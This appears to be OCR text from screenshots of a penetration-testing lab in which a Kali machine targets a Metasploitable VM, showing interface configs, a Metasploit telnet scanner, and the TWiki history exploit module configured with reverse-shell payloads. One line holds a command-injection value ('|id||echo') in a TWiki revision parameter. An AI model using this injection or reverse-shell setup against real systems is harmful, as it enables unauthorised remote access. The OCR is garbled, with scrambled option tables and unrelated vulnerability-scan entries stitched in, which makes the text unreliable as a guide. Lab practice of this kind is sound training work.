
```
(kali® kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fec6:9a57 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:c6:9a:57 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 4743 (4.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 41 bytes 5534 (5.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msfadmin@metasploitable: $\(^\xi\) ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_f.
link/ether 08:00:27:5c:ef:24 brd ff:ff:ff:ff:ff
inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
inet6 fe80::a00:27ff:fe5c:ef24/64 scope link
valid_lft forever preferred_lft forever
```

```
msf6 auxiliary(
                                                  ) > show options
Module options (auxiliary/scanner/telnet/telnet_version):
              Current Setting Required Description
                                             The password for the specified username
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
ing-metasploit.html
   PASSWORD
              192.168.1.40
   RHOSTS
                                  ves
                                             The target port (TCP)
   RPORT
   THREADS
                                             The number of concurrent threads (max one per host)
   TIMEOUT
                                             Timeout for the Telnet probe
   USERNAME
                                             The username to authenticate as
View the full module info with the info, or info -d command.
```



Topic TWikiUsers . { Edit | Attach | Ref-By | Printable | Diffs | r1.16 |  $\geq$  | r1.15 |  $\geq$  | r1.14 | More } Revision r1.2|id||echo - 01 Jan 1970 - 00:00 GMT -

```
msf6 exploit(un
                                  wiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
               Current Setting Required Description
                                                   A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
              192.168.1.40
                                                  -metasploit.ntml
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
TWiki bin directory path
HTTP server virtual host
   RPORT
               80
   SSL
URI
VHOST
                /twiki/bin
                                     yes
no
Payload options (cmd/unix/reverse):
   Name Current Setting Required Description
   LHOST 192.168.1.25
LPORT 4444
                                            The listen address (an interface may be specified)
The listen port
Exploit target:
   Id Name
   0 Automatic
View the full module info with the info, or info -d command.
```

<pre>msf6 exploit(unix/webapp/twiki_history) &gt; show options</pre>	
Module options (exploit/unix/webapp/twiki_history):	
Name Current Setting Required Description St. Package Random Number General Of Weakness	15
Proxies no A proxy chain of format type:host:port[,type:host:port][]  RHOSTS 192.168.1.40 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b  RPORT 80 yes The target port (TCP)  SSL false no Negotiate SSL/TLS for outgoing connections	asics/using-metasploit.html
URI /twiki/bin yes TWiki bin directory path  VHOST no HTTP server virtual host	20
Payload options (cmd/unix/python/meterpreter/reverse_tcp):	21
Name Current Setting Required Description	24
LHOST 192.168.1.25 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port	26
90509 (1) - Samba Badlock Vulnerability	27
Exploit target: - 136769 (1) - ISC BIND Service Downgrade / Reflected Dos	29
Id Name 1590 (2) SSL Certificate Explry 0 Automatic	31
45411 (2) - SSL Certificate with Wrong Hostname	33
View the full module info with the info, or info -d command.	35